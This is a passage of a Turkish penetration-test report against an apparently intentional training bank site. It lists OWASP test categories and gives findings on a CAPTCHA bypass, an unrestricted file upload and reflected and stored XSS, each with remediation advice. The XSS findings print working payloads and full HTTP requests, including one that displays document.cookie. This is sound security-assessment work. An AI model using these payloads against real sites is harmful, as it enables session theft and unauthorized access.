- ✓ Oturum sabitleme (session fixation) testleri - OWASP-SM-003
- ✓ Oturum değerleri tahmin saldırıları - OWASP-SM-004
- ✓ CSRF(Cross site request forgery) testleri - OWASP-SM-005

Yetkilendirme Testleri

- ✓ Dizin atlatma/gezme(Directory Treversal) testleri - OWASP-AZ-001
- ✓ Yetkilendirme atlatma, yetkilendirme geçiş testleri - OWASP-AZ-002
- ✓ Yetki yükseltimi testleri - OWASP-AZ-003

İş Mantığı Denetim Testleri

- ✓ Uygulamanın işleyişinin belirlenmesini takiben uygulamanın işleyişine yönelik teknik olmayan atakların denenmesi.

Veri Doğrulama Testleri

- ✓ Yansıtılan XSS testleri - OWASP-DV-001

- ✓ Depolanmış XSS testleri - OWASP-DV-002
- ✓ DOM tabanlı XSS testleri - OWASP-DV-003
- ✓ XSF (Flash XSS) testleri -OWASP-DV-004
- ✓ SQL enjeksiyonu testleri - OWASP-DV-005
- ✓ LDAP enjeksiyonu testleri - OWASP-DV-006
- ✓ XNL testleri - OWASP-DV-008
- ✓ Xpath enjeksiyonu testleri - OWASP-DV-010
- ✓ Kod enjeksiyonu testleri - OWASP-DV-012
- ✓ İşletim sistemi komut enjeksiyonu testleri - OWASP-DV-013
- ✓ Bellek taşması (buffer overflow) testleri - OWASP-DV-014
- ✓ Http response splitting testleri - OWASP-DV-016

Hizmet Dışı Bırakma Testleri

- ✓ SQL wildcard üzerinden DoS testleri - OWASP-DS-001
- ✓ Hesap kitleme politikasının testi - OWASP-DS-002
- ✓ Buffer overflow DoS testleri - OWASP-DS-003
- ✓ Oturum boyutu arttırma DoS testleri - OWASP-DS-008
- ✓ http GET Flood DoS testleri
- ✓ SYN Flood DDoS testleri
- ✓ Uygulama sürümüne özel DoS testleri

Web Servisi ve Ajax Testleri

- ✓ Web servisi bilgi toplama çalışmaları - OWASP-WS-001
- ✓ WSDL testleri - OWASP-WS-002
- ✓ XML yapı testleri - OWASP-WS-003

Web Uygulama Güvenlik Sistemlerinin Testleri

- ✓ Web uygulama güvenlik duvarı keşif testleri
- ✓ Network IPS keşif testleri
- ✓ IPS/Web uygulama güvenlik duvarı atlatma testleri

6.2.2. Tespit Edilen Açıklıklar


6.2.2.1. Captcha(Güvenlik karakteri) Güvenlik Önlemini Atlatma

Önem Derecesi	Orta
Açıklığın Etkisi	Yetkisiz Erişim
Erişim Noktası	İnternet
Kullanıcı Profili	Anonim Kullanıcı
Bulgu Kategorisi	Web
Bulgu Sebebi	Uygulama Geliştirmedeki Eksiklikler/Hatalar

Bulgu Açıklaması:

Yapılan web sızma testleri esnasında Müşteri Kuruma ait yönetim kullanıcı girişi yapılan bölümlerde captcha kullanıldığı belirlenmiştir. Captcha, her oturum açma aşamasında rastgele karakterler çıkartılarak bunun kullanıcı tarafından girilmesi işlemidir. Bu yöntem saldırganların sistem üzerinde erişim elde edememeleri için uygulanan ek bir güvenlik önlemidir. Captcha kullanılmayan kimlik doğrulama arabirimlerinde, saldırganlar çeşitli otomatize araçlar kullanarak bu web formlarına sözlük ve kaba kuvvet saldırıları gerçekleştirebilirler. Bu şekilde müşterilere ait hesaplar veya yönetim panelindeki yönetici hesabı ele geçirilebilir. Müşteri kurumda kullanılan captcha bölümünün çalışmadığı tespit edilmiştir. Kullanıcı adı ve parola girildikten sonra captcha girilmesede sisteme login olunabildiği görülmüştür. Ön tanımlı olarak captcha kimlik doğrulamada devre dışı olduğu belirlenmiştir.

Aşağıdaki ekran görüntüsünde siteye 3 defa yanlış giriş yapılmış ve buna karşılık güvenlik önlemi olarak captcha geldiği görülmektedir.



Şekil 4: 3 defa yanlış giriş yaptıktan sonra captcha gelmektedir.

Daha sonra uygulamaya captcha'da yer alan güvenlik kodu girilmeden normal kullanıcı bilgileri ile giriş yapılmıştır ve captcha'nın kontrol edilmediği görülmüştür.

Şekil 5: Captcha girilmeden direk kullanıcı bilgileri ile sisteme giriş yapılabilmektedir.

Açıklığı Barındıran Sistemler:

- http://www.bgabank.com:8080/?sayfa=giris.php

Çözüm Önerileri:

- İlgili captcha uygulamasının ön tanımlı kimlik doğrulamada devrede olması önerilmektedir.
- Captcha kontrolü yapılmadan sisteme direk olarak giriş yapılmamalıdır.
- Kullanıcı sisteme bir kaç defa yanlış giridkten sonra değil,ilk giriş yaparken captcha kontrolü yapılması önerilmektedir.

Referanslar:

- http://en.wikipedia.org/wiki/CAPTCHA
- http://www.w3schools.in/php-tutorial/php-captcha/
- http://www.devmanuals.com/tutorials/java/jsp/captcha.html
- http://demos.telerik.com/aspnet-ajax/captcha/examples/ overview/defaultcs.aspx


6.2.2.2. Kontrolsüz Dosya Upload Fonksiyonu

Önem Derecesi	Yüksek
Açıklığın Etkisi	Yetkisiz Erişim
Erişim Noktası	İnternet
Kullanıcı Profili	Anonim Kullanıcı
Bulgu Kategorisi	Web
Bulgu Sebebi	Uygulama Geliştirmedeki Eksiklikler/Hatalar

Bulgu Açıklaması:


Müşteri kuruma yönelik yapılan sızma testleri esnasında http://www.bgabank.com sistemine login olunduktan sonra uygulama üzerinde profil düzenleme ekranındaki resim değiştirme kısımda sisteme dosya upload edilebilen bir bölüm tespit edilmiştir. Yapılan dosya yükleme testlerinde ilgili bölümden sisteme yüklenen dosyaların herhangi bir uzantı veya boyut kontrolünden geçmediği belirlenmiştir. Bu şekilde saldırganlar sisteme uygulama platformu ile aynı dilde (aspx,php,jsp v.s) ajan uygulamalar yükleyerek işletim sistemine komutlar gönderebilirler. Ayrıca boyutu büyük dosyalarda sisteme dosya yüklenerek disk kullanım oranı tüketilerek servis dışı bırakma(DOS) gerçekleştirilebilir.

Sisteme giriş yaptıktan sonra kendi profilinizi düzenlemeniz mümkündür.Müşteri Bilgi Paneli aşağıdaki gibidir.




Şekil 3: Müşteri Bilgi Paneli

Aşağıdaki ekran görüntüsünde Müşteri Bilgi Panelinde resim değiştirme fonksiyonunda zaafiyet olduğu tespit edilmiştir.Yüklenen dosya gerekli kontrolden geçmediği için kullanıcıya ait profil resmi alanına zararlı yazılım içeren bir dosya yüklenebileceği görülmüştür.



Şekil 6:Zararlı dosya siteye yüklendi.

Sisteme farklı bir dosya yüklenmeye çalışıldığında başarılı bir şekilde yüklenebildiği görülmüştür. Sisteme yüklenen dosyanın upload klasörüne kaydedildiği tespit edilmiştir. http://shell.bga.com.tr:8080/uploads/ adresi üzerinde dosyayı görmek mümkündür.Daha sonra yüklenen casus yazılım çalıştırılarak hedef sistemem sızılabilir.



Şekil 7:Yüklenen dosya /uploads dizini altında görülmektedir.

Açıklığı Barındıran Sistemler:

- http://www.bgabank.com:8080/?sayfa=profil.php&musteriID=1

Çözüm Önerileri:

Uygulama kod seviyesinde upload edilebilecek dosyaların uzantıları kontrol edilmeli ve yalnız belirli uzantıdaki dosyaların yüklenmesine izin verilmemesi önerilmektedir.Yüklenen dosya boyutlarının limite tabi tutulmaları önerilmektedir.

Referanslar:

- https://www.owasp.org/index.php/Unrestricted_File_Upload

6.2.2.3. Yansıtılan Siteler Arası Script Çalıştırma/ XSS (OWASP-DV-001)

Önem Derecesi	Yüksek
Açıklığın Etkisi	Yetkisiz Erişim, Bilgi İfşası
Erişim Noktası	İnternet
Kullanıcı Profili	Anonim Kullanıcı
Bulgu Kategorisi	Web
Bulgu Sebebi	Uygulama Geliştirmedeki Eksiklikler/Hatalar

Bulgu Açıklaması:

Siteler arası script çalıştırma zafiyeti olarak bilinen XSS, kötü niyetli kişilerin bu site üzerinden diğer kullanıcılara istemci tarafında çalışmak üzere kod (genellikle JavaScript ve html) gönderip kötü amaçlarla çalıştırmalarına imkân tanımaktadır.

XSS zafiyetleri uygulamalarda dışarıdan alınan bilgiler için yeterli girdi ve çıktı denetimi yapılmadığı durumlarda ortaya çıkar ve art niyetli bir kullanıcı istediği gibi javascript kodu çalıştırarak hedef aldığı kişilere ait oturum bilgilerini çalabilir, hedef aldığı kişilerin browserini istediği gibi yönlendirebilir. Ele geçirdiği kurban browseri kullanılarak iç ağda port tarama, ortamda ses kaydı ve görüntü kaydı gerçekleştirebilir.

Reflected(yansıtılmış) XSS açıklığı en sık karşılaşılan XSS açıklığı türüdür. İlgili açıklık türünde, hedef sisteme gönderilen kod parçaçığı(payload) kalıcı olarak veritabanında tutulmamaktadır. Bu sebeple ilgili açıklığın istismarı için, öncesinde kullanıcı tarafında bir bağlantı ziyaret ettirme şeklinde bir sosyal mühendislik saldırısı gerçekleştirilmelidir. Reflected XSS açıklığı HTTP GET ve POST taleplerinin her ikisinde iletilen parametrelerde de bulunabilir. Reflected XSS açıklığı, temelde hedef sisteme gönderilen payload'un, dönen sunucu cevabı içerisinde encode edilmeden döndürülmesi durumunda açığa çıkmaktadır. Bu durumda isteği yapan istemci tarafında enjekte edilen kod parçaçığı eylemini gerçekleştirecektir. Bu açıklık türü istismar edilerek client tarafında html, javascript, action script benzeri kod parçaçıkları sayfaya enjekte edilebilir. Kulanıcı kandırma veya cookie hırsızlığı gerçekleştirilebilir.


Uygulamanın arama kısmında Yansıtılan Siteler Arası Script çalıştırılabileceği görülmüştür.Aşağıdaki tablolarda hangi url adesinde ve hangi parametrelerde olduğu detaylı bir şekilde ifade edilmiştir.

URL	http://www.bgabank.com:8080/
HTTP Talep Türü	GET
Parametre	s
Payload	<img onerror="prompt(1)" src="1.jpg">

Hedefe gönderilen GET isteği;
http://www.bgabank.com:8080/index.php?sayfa=arama.php&s=%3Cimg+onerror%3D%22prompt%281%29%22+src%3D%221.jpg%22%3E

Bu verilen bilgiler doğrultusunda uygulamanın arama kısmında belirtilen payload çalıştırıldığı zaman XSS çalışacaktır ve aşağıdaki gibi bir görüntü ile karşılaşılacaktır.

Istismar ekran görüntüsü



Şekil 8:Sayfa üzerinde XSS ile komut çalıştırılabilir.

Açıklığı Barındıran Sistemler:

- http://www.bgabank.com:8080/

Çözüm Önerileri:

Uygulama kodlarının gözden geçirilerek parametreler ve http başlığındaki diğer alanlar vasıtası ile yollanan her türlü bilginin kullanılmadan önce zararlı karakterlerden filtrelenmesi önerilmektedir.Uygulamalardaki bütün girdi ve çıktı noktalarından gelen değişkenler kontrole tabi tutulmalı ve bu girdilerdeki bütün meta karakterler filtrelenmelidir. Detaylı XSS önleme yöntemleri için aşağıda belirtilen referanslar incelenebilir.

Referanslar:

- http://www.owasp.org/index.php/XSS
- http://www.cgisecurity.com/articles/xss-faq.shtml
- http://ha.ckers.org/xss.html
- http://www.bindshell.net/tools/beef

6.2.2.4. Depolanan Siteler Arası Script Çalıştırma (XSS)

Önem Derecesi	Kritik
Açıklığın Etkisi	Yetkisiz Erişim, Bilgi İfşası
Erişim Noktası	İnternet
Kullanıcı Profili	Anonim Kullanıcı
Bulgu Kategorisi	Web
Bulgu Sebebi	Yapılandırma Eksikliği/Hatası

Bulgu Açıklaması:

Siteler arası script çalıştırma zafiyeti olarak bilinen XSS, kötü niyetli kişilerin bu site üzerinden diğer kullanıcılara istemci tarafında çalışmak üzere kod (genellikle JavaScript ve html) gönderip kötü amaçlarla çalıştırmalarına imkân tanımaktadır.


XSS zafiyetleri uygulamalarda dışarıdan alınan bilgiler için yeterli girdi ve çıktı denetimi yapılmadığı durumlarda ortaya çıkar ve art niyetli bir kullanıcı istediği gibi javascript kodu çalıştırarak hedef aldığı kişilere ait oturum bilgilerini çalabilir, hedef aldığı kişilerin browserini istediği gibi yönlendirebilir.

....

Bulgu 1:

URL	http://www.bgabank.com:8080/?sayfa=mesajlar.php&islem=yenimesaj#
HTTP Talep Türü	GET
Parametre	k2
Payload	<img onerror="alert(document.cookie)" src="1.jpg">

Aşağıdaki ekran görüntsünde açıklığın bulunduğu alan görünmektedir.Belirtilen payload ilgili yere yazılıp gönderildiği zaman görüntünün altında bulunan tabodaki gibi bir GET isteği gidecektir.



Şekil 9:XSS payloadının yazılacağı mesaj sayfası


Hedefe gönderilen GET isteği;
GET /ajax.php?sayfa=mesajlar.php&k1=Dilek&k2=%3Cimg+onerror%3D%22alert(document.cookie)%22+src%3D%221.jpg%22%3E&k3=PVVETzJjek56VXpOd1lqTTJBRE8wa2pZa0pqTTVRak00RURPemNUTndZR04%3D HTTP/1.1 Host: www.bgabank.com:8080 User-Agent: Mozilla/5.0 (X11; Linux i686; rv:18.0) Gecko/20100101 Firefox/18.0 Iceweasel/18.0.1 Accept: text/html, */*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Content-Type: text/plain; charset:UTF-8 X-Requested-With: XMLHttpRequest

Referer: http://www.bgabank.com:8080/?sayfa=mesajlar.php&islem=yenimesaj

Cookie: PHPSESSID=2vqsjc7ipgl125kf65mtk5e5f5

Connection: keep-alive

Bu parametreler doğrultusunda gönderilen XSS çalıştığı zaman aşağıdaki gibi bir ekran görüntüsü olacaktır.

